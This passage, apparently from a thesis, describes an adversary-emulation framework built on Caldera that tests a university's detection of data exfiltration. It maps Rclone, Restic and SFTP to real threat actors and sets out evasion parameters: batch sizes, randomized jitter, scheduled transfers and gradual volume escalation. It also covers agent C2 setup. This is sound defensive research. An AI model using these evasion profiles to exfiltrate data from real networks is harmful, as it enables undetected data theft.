- **Data in Use:** Information currently being processed by applications or users, often residing in temporary memory (RAM).

This distinction is critical because defensive controls must be positioned differently depending on the state of the data. For example, encryption protects data *at rest*, but if an attacker compromises a system where data is *in use* (decrypted for processing), they may exfiltrate it before it is re-encrypted.

2.3.2 Exfiltration within the Attack Lifecycle

Data exfiltration is rarely an isolated event; rather, it is a specific stage within a broader attack lifecycle. *Ullah et al.* describe a three-stage process for these incidents: (1) *Research*, where the adversary identifies weaknesses; (2) *Attack*, where access is gained; and (3) *Exfiltration*, where data is transferred out [12].

In the context of modern ransomware, this lifecycle has evolved into “double extortion.” As noted by *McIntosh et al.*, earlier ransomware strains focused solely on encrypting files to cause data loss (crypto-ransomware). However, modern adversaries now prioritize **data exfiltration** as a primary objective [3]. They steal sensitive data *before* encrypting the system, using the threat of public disclosure (data breach) to blackmail victims who might otherwise rely on backups to restore their systems. Consequently, detection mechanisms must operate effectively during the transfer phase, before the final encryption payload is deployed.

2.3.3 Taxonomy of Attack Vectors

The methods used to exfiltrate data—known as attack vectors—vary significantly in sophistication. The literature categorizes these attack vectors into two primary domains [12]:

- **Physical Attack Vectors:** These involve physical access to infrastructure. Common methods include **physical theft** of devices (laptops, drives) and the use of removable media such as USB drives to copy data manually. While effective, these vectors require proximity to the target.

- **Network-Based Attack Vectors:** These allow remote exfiltration and are the primary focus of this thesis. They include:
  - **Malware and Spyware:** Malicious software installed on a victim's machine that scans for personal information and transmits it to the attacker.
  - **Phishing:** Social engineering attacks where users are deceived into visiting fraudulent websites or downloading attachments that facilitate data leakage.
  - **Direct Download/Injection:** Attacks on public-facing servers (e.g., SQL Injection (SQLi)) that force a database to disclose non-public information directly to the attacker.
  - **Covert and Timing Channels:** Highly sophisticated methods that hide data within legitimate network protocols (like DNS or HTTP) or manipulate packet timing to leak information without alerting traditional firewalls.

2.3.4 Detection Challenges and Evasion Techniques

Detecting these vectors is increasingly challenging because adversaries frequently utilize legitimate communication channels to mask their activities. As noted by *McIntosh et al.*, ransomware groups increasingly employ living-off-the-land techniques, utilizing standard administrative tools—such as RDP or file transfer utilities—to move data, effectively blending malicious traffic with normal business operations [3]. Common examples of these dual-use vectors include standard email services, cloud storage platforms like *Dropbox*, and enterprise remote access applications (e.g., *TeamViewer* or *AnyDesk*).

The primary obstacle to detection lies in the ubiquitous use of encryption. While DPI can theoretically identify sensitive data in transit, it requires the ability to decrypt traffic or inspect it before encryption occurs. However, most commercial solutions and modern web services utilize End-to-End Encryption (E2EE), meaning data is encrypted from the moment it leaves the edge machine until it reaches its destination. Consequently, network-based detection systems often lose visibility into the payload itself.

Without access to the payload, defenders are forced to rely on metadata-based anomaly detection, such as monitoring for spikes in data transfer volume or flagging applications not typically used by a specific user. Unfortunately, sophisticated adversaries actively bypass these heuristic controls through behavioral adaptation and the exploitation of LotL techniques. Recent literature highlights the fundamental detection challenge of LotL attacks: because adversaries utilize pre-installed, dual-use system binaries for operations like data exfiltration, standard security controls struggle to distinguish between malicious activity and legitimate administrative tasks. This inherent overlap often results in severe alert fatigue, high false-positive rates, or complete detection failures by traditional EDR solutions [5, 19]. Furthermore, to avoid triggering volume-based alerts, adversaries often fragment data into small batches and transmit them at random intervals. This technique, often related to timing channels, allows them to disguise exfiltration as normal background traffic, effectively bypassing anomaly detection thresholds. This underscores the necessity for a validation framework capable of stress-testing behavioral detection mechanisms that must identify gradual

exfiltration patterns rather than relying on immediate signature-based alerts.

2.4 The University Security Landscape

The environment in which this framework is evaluated—the University of Porto (UP)—represents a specific class of high-risk targets. *Li et al.* provide empirical evidence that the "extremely complex and dynamic digital environments of universities make them highly vulnerable" [16]. Recent European threat intelligence identifies the Education and Research sector as a primary target for state-aligned espionage, driven by the intent to acquire Intellectual Property (IP) [20]. *CrowdStrike* data further positions the academic sector among the top targets for interactive intrusions in Europe [21], validating the need for specialized defensive calibration in these environments.

2.4.1 Targeted Data Asset Classification

To ensure the validation framework tests the exfiltration of data types that represent genuine organizational risk, the simulated payloads should be modeled after the high-value assets documented in breach reports targeting the education sector. Table 2.7 categorizes these assets according to their strategic value to adversaries.

Table 2.7: High-Value Data Asset Classification in Higher Education Targets

Data Category	Description	Threat Relevance (2025 Reports)
Intellectual Property (IP)	Research data, proprietary source code, dual-use technology specifications, and experimental results.	*ENISA* reports that state-nexus actor specifically target research and academic sectors for IP theft to bypass internal R&D costs [20].
PII & Sensitive Personal Data	Student and staff records, national identification numbers, and financial information.	*Verizon DBIR* confirms that "Personal" data is compromised in 58% of Educational Services breaches [10].
Credentials & Secrets	API keys, SSH keys, cloud service tokens, and database credentials stored in code repositories or internal wikis.	*Mandiant* identified a trend of attackers searching internal repositories (Jira, SharePoint) specifically for `.pem` keys and "password" strings to pivot to cloud infrastructure [9].
Authentication Cookies	Session tokens for SSO access, enabling post-authentication lateral movement.	*CrowdStrike* warns that infostealers are increasingly harvesting session cookies to bypass MFA and access SaaS environments [4].

The data categories defined in table 2.7 provide the theoretical foundation for high-fidelity exfiltration modeling. In scenarios where exfiltration occurs over unencrypted or intercepted channels (e.g., standard HTTP), the ability of a security system to identify specific strings, such as PII or private keys, is a critical measure of its effectiveness.

However, as current adversary Tactics, Techniques, and Procedures (TTPs)—and the three exfiltration profiles developed in this thesis—rely almost exclusively on encrypted channels, the internal content of the payload becomes opaque to network-level DPI. Consequently, the current implementation of this framework prioritizes volumetric accuracy and behavioral patterns over content-specific synthetic data, utilizing randomized payloads to simulate the traffic footprints of these assets.

While the present work focuses on the transport-layer characteristics of the attack, the framework is designed to be modular. It can be readily extended with additional logic to replace randomized data with realistic synthetic payloads, enabling the validation of content-aware defenses and DLP systems in future iterations.

2.4.2 Infrastructure Complexity and Exfiltration Paths

The UP serves as an ideal testing landscape due to its heterogeneous and decentralized infrastructure. As noted by *Li et al.*, universities are characterized by the "coexistence of different security cultures" and a "heterogeneous IT infrastructure" [16]. In this specific context, the network is segmented across different campuses (*polos*), each potentially operating with distinct IT departments, security policies, and network configurations.

The intrinsic culture of academia promotes an "open-design architecture" where the accessibility of knowledge and transparency are prioritized over strict access controls. Unlike corporate environments, universities are historically designed to be accessible to the public, meaning their digital networks are often as open as their physical campuses, inadvertently expanding the attack surface and heightening vulnerability to cyber incursions [15, 22].

Furthermore, higher education IT infrastructures are highly decentralized, with individual faculties often operating autonomous, organically grown networks tailored to specific research needs rather than security. This lack of centralized oversight and rigid segmentation means that a compromise in a less secure, peripheral university network can easily serve as a pivot point for an adversary to access highly trusted internal domains and sensitive research data [15, 23].

In this thesis, this complex internal structure is utilized not to validate lateral movement mechanisms per se, but to stress-test data exfiltration profiles from varying internal vantage points. The framework evaluates whether an adversary, having successfully pivoted to a "trusted" internal network, can leverage that position to exfiltrate data undetected. This effectively tests if internal zones, which are often less monitored than the perimeter, provide a path of least resistance for data exfiltration, validating whether central security controls maintain visibility over traffic originating from potentially compromised, yet trusted, internal sub-networks.

The complexity of the university environment is further compounded by the rising trend of insider threats and compromised identities. *Mandiant* reported a significant rise in insider-

driven initial access in 2024, representing 5% of initial vectors—a notable increase from previous years—largely driven by North Korean IT workers infiltrating Western organizations to access sensitive repositories [9]. This highlights scenarios where legitimate user accounts are leveraged to navigate internal networks, a vector that purely automated external scanning tools fail to replicate.

2.4.3 Ethical Considerations

While this work is based on empirical testing within a production environment, strict adherence to the principles of responsible disclosure is maintained. According to the *Crime Opportunity Theory* discussed by *Li et al.*, criminals are rational actors who choose victims based on vulnerability; therefore, the public disclosure of specific unpatched vulnerabilities significantly increases the probability of an attack [16]. To prevent the weaponization of these findings, specific details regarding unpatched vulnerabilities, exact network maps, or reproducible exploit chains discovered during testing are omitted from this document.

2.5 Summary

To sum up, the review of the state of the art reveals that while significant progress has been made in cybersecurity testing, the current landscape is characterized by severe technological and operational limitations in existing defensive solutions against modern threat actor tradecraft. This chapter identifies three fundamental gaps:

1. **The Uncertainty Gap:** As *Miller et al.* argue, adversaries operate in the face of "unbounded uncertainty," making it nearly impossible to create rigid, a-priori plans for every potential scenario [11]. Purely automated tools lack the adaptability to navigate the unique, unmapped configurations of complex organizations, necessitating a human-in-the-loop methodology.

2. **The Efficacy and Detection Gap (XDR/EDR Limitations):** Despite the evolution of advanced security stacks (including XDR, EDR, and SIEM), current solutions exhibit critical limitations in their real-world efficacy. This gap is driven by a reliance on default configurations and passive "monitor modes", combined with the contextual blindness of these tools when faced with LotL techniques. Because modern adversaries increasingly utilize legitimate administrative tools (e.g., Rclone, RESTIC) over encrypted channels, even state-of-the-art systems inherently struggle to differentiate malicious exfiltration from benign administrative traffic without generating severe alert fatigue [5, 6].

3. **The Validation Gap:** Current assessment methodologies prioritize exploitation over validation. Traditional penetration testing focuses on the binary outcome of achieving initial compromise rather than measuring the granular performance and response capabilities of defensive sensors against the aforementioned stealthy exfiltration techniques [2, 14].

The proposed framework addresses these challenges by implementing a human-in-the-loop, exfiltration-centric validation architecture designed to bridge these specific technological and validation gaps.

Chapter 3

Methodology

This chapter outlines the systematic methodology employed to develop realistic adversary emulation profiles for data exfiltration validation. Unlike traditional penetration testing methodologies, which predominantly focus on identifying vulnerabilities to achieve initial compromise [2, 14], this research adopts a strict *post-compromise* perspective, assuming that an adversary has already established a foothold within the network. The primary objective is to empirically validate whether existing security controls can detect data exfiltration behavior that mirrors real-world threat actor operations.

The methodology follows a three-phase approach:

1. *Threat Actor Identification (Section 3.1):* Identify the principal threat actors currently targeting European organizations, with particular emphasis on groups known for sophisticated data exfiltration campaigns.

2. *Technique and Tool Mapping (Section 3.2):* Systematically document the exact TTPs employed by these actors, including the specific tools and exfiltration paths they utilize for data exfiltration.

3. *Adversary Profile Construction (Section 3.3):* Synthesize the collected intelligence into distinct adversary profiles that represent varying levels of sophistication and operational methodology.

Methodological Foundation: To ensure the emulation profiles accurately reflect the most current and operational threat landscape, this research relies primarily on authoritative industry threat intelligence reports from organizations such as *CrowdStrike, Mandiant, ENISA,* and *Verizon*. Because these annual reports are explicitly generated from frontline incident response data, they serve as the most up-to-date and practical sources for understanding contemporary data exfiltration techniques and adversary tradecraft. This empirical foundation is further supplemented by MITRE ATT&CK framework mappings where applicable.

3.1 Threat Actor Identification

To ensure the validation framework addresses the specific risk profile of a European higher education institution, the selection of threat actors was driven by the 2025 industrial

threat landscape rather than generic historical data. A triangulation of reports from *ENISA*, *CrowdStrike*, and *Mandiant* reveals a distinct convergence of threats targeting the European academic and research sector: state-aligned espionage targeting strategic intelligence and ”Big Game Hunting” ransomware groups focusing on double extortion.

Based on the prevalence of attacks against European entities in 2024–2025, three primary threat categories were identified to define the emulation profiles.

The Espionage Nexus: Research & IP Theft: Academic institutions are primary targets for state-nexus actor seeking dual-use technology and proprietary research. *ENISA's Threat Landscape 2025* identifies the ”Education and Research” sector as a priority target for state-aligned espionage in Europe, specifically highlighting the activities of Mustang Panda and APT29 [20]. Furthermore, *Mandiant's 2025 M-Trends* report confirms that espionage actors are increasingly targeting unsecured data repositories in research environments to steal data prior to encryption or for pure intelligence gathering [9]. These actors are characterized by ”low-and-slow” exfiltration techniques designed to blend with legitimate academic traffic.

The Extortion Nexus: Ransomware & Data Theft: The most immediate operational threat to university continuity is the ”Double Extortion” model. *CrowdStrike's 2025 Global Threat Report* identifies Akira and LockBit as the dominant ransomware adversaries targeting European entities, with the academic sector ranking among the top targets [4]. Crucially, *Verizon's 2025 DBIR* notes a paradigm shift where ”pure-extortion” attacks—data theft without encryption—are rising, rendering backup-based defenses insufficient [10].

The Insider Nexus: Compromised Identities: A distinct and growing threat vector relevant to the decentralized university environment is the ”Insider Threat,” specifically facilitated by compromised remote access identities. *CrowdStrike* reported a surge in activity by Famous Chollima, an adversary that infiltrates organizations by posing as remote IT workers or researchers [4]. This adversary leverages ”insider” access to exfiltrate data and conduct financial theft, a vector that bypasses traditional perimeter defenses entirely. *Mandiant* similarly highlights the abuse of legitimate credentials to access internal repositories (*SharePoint, Jira*) as a primary vector for data theft in 2025 [9].

3.2 Technique and Tool Mapping

Following the identification of priority threat actors, this phase maps their observed behaviors to specific technical procedures. To ensure the framework validates resilience against realistic tradecraft, the selected exfiltration tools are strictly restricted to dual-use, LotL binaries and legitimate administrative utilities. The use of custom, compiled malware for validation is intentionally avoided, as contemporary research confirms that threat actors increasingly utilize native infrastructure tools to bypass application whitelisting and traditional signature-based detections [5, 19].

3.2.1 Exfiltration via Cloud Synchronization Tools (Rclone)

Mandiant and *CrowdStrike* both identify the abuse of legitimate cloud synchronization tools as a dominant trend in 2025, with *Mandiant* noting that Rclone was present in 17% of all ransomware-related intrusions [9].

Specifically, *CrowdStrike* highlights the tradecraft of Scattered Spider and Chatty Spider, who deploy `rclone` to exfiltrate data from compromised endpoints to adversary-controlled storage buckets prior to encryption [4].

- **Relevance:** Rclone is a legitimate command-line utility widely whitelisted for data synchronization to providers like *OneDrive* and *Google Drive*.
- **Implementation:** The framework utilizes Rclone to simulate *Exfiltration to Cloud Storage (T1567.002)*. By establishing a high-throughput stream to a public cloud provider, this profile validates whether network security controls can distinguish between a researcher's legitimate backup activity and an adversary's "Smash and Grab" data dump.

3.2.2 Exfiltration via Backup Utilities (RESTIC)

A significant evolution noted in *Mandiant's M-Trends 2025* is the weaponization of legitimate backup utilities to mask data theft as routine administration. Crucially, *Mandiant* explicitly documents a suspected FIN8 cluster utilizing the open-source backup utility Restic in late 2024 to exfiltrate data following the exploitation of enterprise vulnerabilities [9].

Tool Selection Rationale: This framework selects RESTIC as the primary engine for the "Stealth" profile (Profile B) due to its unique operational behavior and automation capabilities:

- **Native Obfuscation (Chunking):** Unlike standard transfer tools (e.g., `curl` or `scp`) that stream files sequentially, `restic` inherently breaks data into encrypted, deduplicated "blobs" (chunks) before transmission. This native behavior automatically fragments the exfiltration stream, allowing the framework to simulate "low-and-slow" data leakage that evades simple file-size detection thresholds.
- **Encryption by Default:** RESTIC enforces client-side encryption before data leaves the victim machine. This validates whether DLP sensors can detect exfiltration purely based on traffic patterns (entropy and volume) when the payload content is mathematically inspected.
- **Automation Consistency:** As a CLI-first utility designed for headless operation, RESTIC is deterministic and easily instrumented via the Caldera agent. This ensures consistent, repeatable experiments without the instability often introduced by scripting GUI-based tools like WinSCP in a headless environment.

3.2.3 Exfiltration via Remote Management Tools (WinSCP & RMM)

CrowdStrike highlights the explosive growth of attacks leveraging Remote Monitoring and Management (RMM) tools [4]. Specifically, the adversary Chatty Spider was observed deploying WinSCP to exfiltrate sensitive data to C2 infrastructure [4].

- **Relevance:** Universities frequently use SCP/SFTP for data transfer between departments.

- **Implementation:** The framework will simulate the behavior of Chatty Spider by initiating automated WinSCP transfers, testing if the SIEM can correlate the volume of data transferred with the user's typical behavioral baseline.

3.2.4 Exfiltration via Remote Access Protocols (SFTP)

CrowdStrike's 2025 Global Threat Report highlights a decisive shift in adversary tradecraft: rather than deploying custom malware, eCrime actors are increasingly leveraging legitimate remote access tools to maintain persistence, effectively "making malware non-essential" for successful operations [4].

Specifically, the report documents the attack chain of Chatty Spider, an adversary targeting the financial and legal sectors. This group was observed establishing remote sessions and deploying WinSCP to manually exfiltrate sensitive data via sftp to C2 infrastructure [4].

- **Relevance:** This profile addresses the challenge of distinguishing malicious data transfers from legitimate administrative activity. Universities frequently rely on SFTP for routine inter-departmental file transfers, creating a "dual-use" traffic baseline that adversaries exploit to blend in.

- **Implementation Strategy:** To ensure cross-platform compatibility and automation reliability on Linux agents, this framework simulates the *behavior* of tools like WinSCP using the native `curl` binary with the `sftp://` protocol wrapper. From a network defense perspective (Packet Capture or Flow Analysis), the encrypted traffic signature generated by `curl` is identical to that of GUI-based clients like `WinSCP`. This approach allows the framework to validate network-level detection logic for *Remote Access Software (T1219)* without introducing the overhead of Windows-specific automation.

3.3 Adversary Profile Construction

To transition from theoretical threat intelligence to actionable simulation logic, the identified threat actors were synthesized into three distinct **Adversary Emulation Profiles**. These profiles are not abstract constructs; they are composite models derived directly from the operational tradecraft of the most active threat groups targeting the European education and research sectors in 2024–2025 [4, 9, 10, 18, 20, 21, 24].

Table 3.1 presents the *Unified Threat Matrix*, correlating specific threat actors identified in Section 3.1 with the technical procedures and tools mapped in Section 3.2. This matrix serves as the empirical blueprint for the validation framework, ensuring that every automated action performed by the developed plugin corresponds to a documented real-world behavior.

Table 3.1: Unified Threat Matrix: Mapping Real-World Adversary Tradecraft to Simulation Profiles (2025 Threat Landscape)

Adversary Profile	Real-World Attribution (2025)	Primary Motivation & Target	Observed TTPs (MITRE ATT&CK)	Emulation Tooling & Configuration
Profile A: The "Smash & Grab" Extortionist	**Scattered Spider** (UNC3944), **Akira**, **RansomHub** [4, 9, 10, 24]	**Financial / Disruption:** Targets SaaS applications and cloud storage for rapid, high-volume data theft prior to encryption (Double Extortion).	• **T1567.002:** Exfiltration to Cloud Storage (DropBox/Google Drive/Mega) • **T1078:** Abuse of Valid Accounts/Session Cookies • **T1486:** Data Encrypted for Impact	Rclone configured to synchronize large encrypted archives (100+ MB batches) to a remote cloud endpoint over HTTPS, mimicking the massive throughput observed in Scattered Spider intrusions. **Temporal Pattern:** Immediate exfiltration upon compromise (no delay).
Profile B: The "Stealth" Spy	**APT29** (Midnight Blizzard), **Mustang Panda** [20, 9]	**Espionage / IP Theft:** Targets government and research sectors for intelligence collection. Uses "low-and-slow" traffic to evade anomaly detection.	• **T1048:** Exfiltration via Alternative Protocol (Backup streams) • **T1027:** Obfuscated Files or Information (Chunking data)	Restic utilized to chunk (1–5 MB batches), encrypt, and push data over HTTPS, blending malicious traffic with legitimate administrative backup routines. **Temporal Pattern:** Randomized intervals with significant jitter (3–12 hour gaps between transfers).
Profile C: The "Insider" Threat	**Famous Chollima** (DPRK IT Workers) [4, 9]	**Financial / Access Sale:** Infiltrates via fraudulent employment or compromised remote access credentials to steal proprietary source code and PII.	• **T1213:** Data from Information Repositories (SharePoint, Jira) • **T1219:** Remote Access Software • **T1005:** Data from Local System	SFTP simulates an authorized user manually selecting and transferring sensitive repositories (10–50 MB batches) to an external server. **Temporal Pattern:** Scheduled consistency (nightly at 02:00 UTC), mimicking routine backup operations.

3.3.1 Profile Definition and Operational Rationale

Each profile is designed to stress-test a distinct dimension of the security control stack, progressing from the most obvious (high-volume, rapid exfiltration) to the most challenging (low-volume, sustained stealth). The profiles deliberately incorporate the volumetric and temporal evasion techniques identified in contemporary threat intelligence to validate whether security controls can detect behavior that mirrors real-world adversary operations.

Profile A: High-Volume Cloud Extraction (The "Smash & Grab")

This profile emulates the behavior of Scattered Spider, identified by *CrowdStrike and Mandiant* as a premier threat to cloud-native environments in 2025 [4, 9]. Unlike traditional malware-based attacks, this actor leverages the victim's own cloud infrastructure against them, abusing legitimate SaaS applications to exfiltrate data before deploying ransomware.

Operational Characteristics:

- **Volume Strategy:** Large, rapid data transfers (100+ MB per session) to maximize data theft before potential detection or encryption.
- **Temporal Strategy:** Immediate exfiltration upon compromise with no delay, reflecting the urgency of ransomware operations.
- **Protocol:** HTTPS uploads to cloud storage services (*OneDrive/SharePoint/Mega*) using Rclone.

The simulation focuses on **T1567.002 (Exfiltration to Cloud Storage)**, testing the specific hypothesis: *Can the security controls distinguish between a legitimate researcher backing up terabytes of data and an adversary exfiltrating the same volume using the same protocol?* This profile establishes the detection baseline—if high-throughput exfiltration goes undetected, it signals a fundamental gap in the security control stack.

Profile B: Stealth and Obfuscation (The "Living-off-the-Land" Spy)

Designed to emulate state-aligned actors like APT29 and Mustang Panda, this profile prioritizes evasion over speed. As noted by *ENISA*, these actors target the Education and Research sector using stealthy techniques to maintain long-term persistence for IP theft [20].

Operational Characteristics:

- **Volume Strategy:** Minimal batches (1–5 MB per session) sustained over weeks to avoid triggering volume-based alerts.
- **Temporal Strategy:** Randomized intervals with significant jitter (3–12 hour gaps) to evade pattern-based anomaly detection.
- **Protocol:** HTTPS backup streams using Restic, masquerading as routine administrative operations.

To replicate the use of legitimate backup utilities for exfiltration observed by Mandiant [9], this profile utilizes Restic to chunk data into small, encrypted blobs. The framework implements **T1048 (Exfiltration via Alternative Protocol)** and **T1027 (Obfuscated Files)**, stress-testing the DLP system's ability to correlate disjointed network flows over extended periods and detect "low-and-slow" campaigns that unfold over days or weeks.

Profile C: The Authorized Insider (The "Compromised Identity")

Addressing the rise of the "Insider Threat" highlighted by *CrowdStrike's* analysis of Famous Chollima [4] and *Mandiant's* [9], this profile simulates a user with valid credentials accessing sensitive internal repositories. The primary vector here is not malware, but the abuse of authorized access to internal systems (*SharePoint, Jira*).

Operational Characteristics:

- **Volume Strategy:** Gradual escalation (10 MB → 50 MB → 200 MB over 3–7 days) to establish a baseline before increasing transfer volumes.
- **Temporal Strategy:** Scheduled consistency (nightly at 02:00 UTC) to blend with automated backup operations.
- **Protocol:** SFTP transfers from internal repositories to external servers.

This profile utilizes standard file transfer protocols normally authorized in university environments, implementing **T1213 (Data from Information Repositories)** and **T1219 (Remote Access Software)**. It validates whether User and Entity Behavior Analytics (UEBA) can detect anomalous activity patterns from ostensibly trusted users who are exfiltrating data using legitimate, whitelisted tools. This represents a critical validation gap, as traditional anomaly detection systems fundamentally struggle to differentiate malicious insider behavior from benign administrative tasks, often drowning true exfiltration signals within the noise of normal employee behaviors and generating severe false-positive rates [25].

3.3.2 Protocol Selection Rationale

Recent industry data reveals a significant shift toward the abuse of legitimate cloud services and enterprise collaboration platforms for data exfiltration. *Verizon's* 2025 Data Breach Investigations Report documents that 30% of breaches now involve third-party vectors, including the abuse of cloud storage services and software repositories [10]. *CrowdStrike* threat intelligence specifically identifies the abuse of *Microsoft 365* ecosystem applications—including *SharePoint, OneDrive, and Outlook*—as primary vectors for data collection and exfiltration [4].

This trend is exemplified by threat groups such as Scattered Spider, which both *CrowdStrike and Mandiant* identify as heavily abusing legitimate cloud synchronization utilities and SaaS applications to exfiltrate data [4, 9]. These actors intentionally blend malicious data throughput with legitimate academic traffic patterns, exploiting the inherent trust organizations place in sanctioned cloud services.

Consequently, the adversary profiles developed in this research prioritize the following exfiltration vectors:

- **Cloud Storage Services:** *OneDrive, SharePoint, Mega*—platforms that are either sanctioned (blending with legitimate traffic) or commonly abused by threat actors.
- **Legitimate File Transfer Tools:** Rclone, Restic, and SFTP—utilities that adversaries leverage to masquerade exfiltration as routine backup or synchronization operations [9].
- **Standard Web Protocols:** HTTPS uploads to attacker-controlled infrastructure, representing the baseline capability any defensive stack should detect.

3.3.3 Volumetric and Temporal Evasion Techniques

Beyond protocol selection, sophisticated adversaries employ volumetric and temporal manipulation to evade threshold-based detection mechanisms. Modern SIEM and DLP solutions often rely on heuristic rules that trigger alerts when data transfer volumes exceed predefined thresholds or exhibit unusual temporal patterns. Adversaries actively bypass these heuristic controls through behavioral adaptation, specifically employing temporal and volumetric evasion techniques. By utilizing a patient, "low-and-slow" approach to data exfiltration, threat actors drastically reduce their throughput to remain beneath standard detection thresholds and evade automated correlation mechanisms [26, 27, 28].

The proposed framework incorporates these evasion techniques—directly observed in the threat actors mapped in Table 3.1—to empirically determine the *actual* sensitivity of deployed security controls:

A. **Gradual Volume Escalation (Profile C):** Rather than initiating exfiltration with large data transfers that would immediately trigger volumetric alerts, the framework begins with minimal data batches (e.g., 10 MB) and incrementally increases transfer sizes over successive iterations (10 MB → 50 MB → 200 MB over 3–7 days). This simulates the "slow burn" approach where adversaries establish a baseline of activity before escalating to larger exfiltration operations. Recent literature confirms that malicious insiders actively employ staggered execution strategies to intentionally remain below UEBA data transfer thresholds, effectively poisoning the behavioral baseline [29]. The objective of this profile is to empirically identify the precise volume threshold at which security controls generate alerts or prompt human investigation.

B. **Temporal Pattern Variation:** The framework tests three distinct timing strategies across the profiles:

   - *Immediate Exfiltration (Profile A):* Rapid, sustained transfers with minimal delay, testing baseline detection of high-volume attacks.
   - *Randomized Intervals (Profile B):* Exfiltration events occur at irregular, unpredictable intervals (e.g., between 3 and 12 hours apart), mimicking adversaries who intentionally introduce "jitter" to evade pattern-based anomaly detection.

- *Scheduled Consistency (Profile C):* Exfiltration events occur at fixed, predictable times (e.g., nightly at 02:00 UTC), testing whether security teams detect consistent but gradually increasing data transfers that blend with scheduled backup operations.

C. **Detection Threshold Calibration:** By systematically varying both volume and timing across the three profiles, the framework enables security teams to empirically determine the operational parameters of their detection stack. Specifically, it identifies:

   - The minimum data volume required to trigger automated alerts (tested via Profile A's high-volume vs. Profile B's low-volume approaches).
   - The duration of sustained exfiltration activity required before human analysts intervene (tested via Profile B's multi-week campaign).
   - Whether detection efficacy differs between predictable (Profile C) and randomized (Profile B) exfiltration schedules.

This methodology addresses a critical gap identified by *Ullah et al.*, who note that adversaries frequently bypass detection by fragmenting data into small batches and transmitting them at random intervals to disguise exfiltration as normal background traffic [12]. By replicating these techniques within a controlled validation framework—grounded in the documented behavior of APT29, Scattered Spider, and Famous Chollima—organizations can empirically validate whether their security controls are calibrated to detect the full spectrum of contemporary exfiltration campaigns, from rapid ransomware data theft to multi-week espionage operations.

Chapter 4

Implementation

The comparative analysis conducted in the State of the Art (Chapter 2) highlighted a critical dichotomy in existing security validation tools: specialized scripts (e.g., PyExfil) offer deep exfiltration capabilities but lack infrastructure, while commercial solutions (e.g., BAS) can offer infrastructure but lack transparency.

To resolve this, the proposed framework is implemented as a custom plugin named upexfil, built upon the Caldera platform. This architectural choice is driven by three fundamental requirements: **Community Trust**, **Orchestration**, and the necessity of a **human-in-the-loop**.

4.1 Standardization and Community Trust

As established in the Chapter 2, many open-source exfiltration tools are plagued by inconsistent maintenance and inadequate documentation, which threatens the scientific validity and reproducibility of experiments.

To address these shortcomings, the upexfil framework leverages Caldera, a platform developed and maintained by MITRE. In contrast to unmaintained ”abandonware” scripts, Caldera is an ongoing research initiative at MITRE, ensuring the platform remains continuously aligned with contemporary adversarial tradecraft. This institutional backing provides a stable, standardized foundation, ensuring that the findings of this thesis rest upon a globally recognized reference architecture rather than obscure or unverified tooling.

4.2 The Necessity of Orchestration

University environments are characterized by decentralized infrastructure, often segmented into distinct campuses (“polos”) with varying network policies. Standalone scripts lack the C2 infrastructure necessary to manage agent across these segmented networks simultaneously.

By leveraging Caldera as the backbone, the upexfil plugin utilizes the Sandcat agent to maintain persistent communication channels. This allows for centralized reporting and the coordination of multi-stage campaigns (e.g., Profile B’s multi-day sleep cycles) that would

be operationally unfeasible to manage with disjointed scripts. Furthermore, the plugin architecture allows for the injection of custom Python planners and parsers without modifying the core source code, ensuring that the experiments are portable and reproducible.

4.3 Human-in-the-Loop Configuration

As identified in the State of the Art, automated emulation tools often fail due to "unbounded uncertainty"—the inability of an automated planner to understand the nuances of a complex environment [11]. To mitigate this, the upexfil framework rejects "One-Click" automation in favor of a human-in-the-loop design.

This is implemented via fact sources. Before an operation begins, the operator must inject specific contextual data into the simulation. This design allows the operator to target specific edge cases (e.g., directing Profile A to a specific *Dropbox* account or Profile B to an internal *MinIO* bucket) based on their tacit knowledge of the network topology.

Furthermore, the framework enforces deliberate operational scoping. Unlike fully autonomous worms that propagate indiscriminately, the operator must **manually** select the specific agent to be included in the operation (via the Caldera group mechanism). This requirement compels the operator to make a conscious decision about which machine to infect (e.g., choosing a Researcher's workstation over a production server). By preventing autonomous lateral-movement, the framework ensures that the "thinking" remains with the human, while the automation is reserved solely for the execution of the exfiltration tradecraft.

4.4 Agent Deployment and Communication Security

To achieve higher fidelity in data exfiltration research, this thesis adopts a deliberate methodological approach: ensuring that security controls are evaluated on their ability to detect the *behavior* of the data transfer, rather than simply alerting on the *signature* of the C2 channel. If an IDS blocks the beacon merely because it utilizes unencrypted HTTP, the experiment inherently fails to genuinely test the exfiltration defenses. Therefore, the intentional decision was made to secure the agent communication via HTTPS, guaranteeing that the framework exclusively stress-tests behavioral detection capabilities.

4.4.1 Agent Communication Lifecycle

To understand how the upexfil framework maintains control over decentralized university nodes, it is necessary to examine the agent communication sequence. Figure 4.1 illustrates the initialization and beaconing process of the Sandcat agent.

The exfiltration follows a strict Sequence Diagram model, leveraging the agent's persistent identity to maintain state across discontinuous execution windows. As visualized in Figure 4.1, this lifecycle consists of four distinct color-coded phases:

1. **Initialization (Blue):** The operator executes the binary on the victim machine using the flags defined in **Identity Persistence (section 4.4.3)**. Specifically, the `-server`

flag directs the agent to the C2 endpoint, while the `-paw` flag forces a specific, persistent identifier, overriding the default behavior where the server assigns a random Universally Unique Identifier (UUID).

2. **Registration (Blue):** The agent initiates an encrypted HTTPS connection to the C2 server. By default, CALDERA listens on port `8888`, but with the SSL Plugin enabled, traffic is routed through HAProxy on port `8443`. Crucially, the initial beacon transmits a profile dictionary containing the `-paw` identifier.

3. **Identity Resolution (Yellow/Red):** The server's ContactService processes the heartbeat. Instead of blindly creating a new agent, it maps the provided `paw` to existing agent records in the database. This step allows the framework to resume complex operations (like Profile B) even if the agent process was restarted during a multi-day sleep cycle, as the server recognizes the recurring identity.

4. **The Beacon Loop (Yellow/Red/Green):** Once registered, the agent enters a persistent loop: executing instructions, posting results, and sleeping. The duration of this sleep is dictated by the server's response to each beacon. In Profile A, this retains the default operational tempo to ensure rapid execution; however, in Profile B, this value is dynamically intercepted and modified by the planner (as detailed in Section 4.7) to enforce "Client-Side Sleep," allowing the agent to "go dark" and physically cease network activity to evade temporal detection.

4.4.2 Secure Command and Control (HTTPS)

While the upexfil framework is technically capable of operating over clear-text HTTP, this research implementation prioritizes the use of the SSL Plugin on port `8443` to ensure experimental validity.

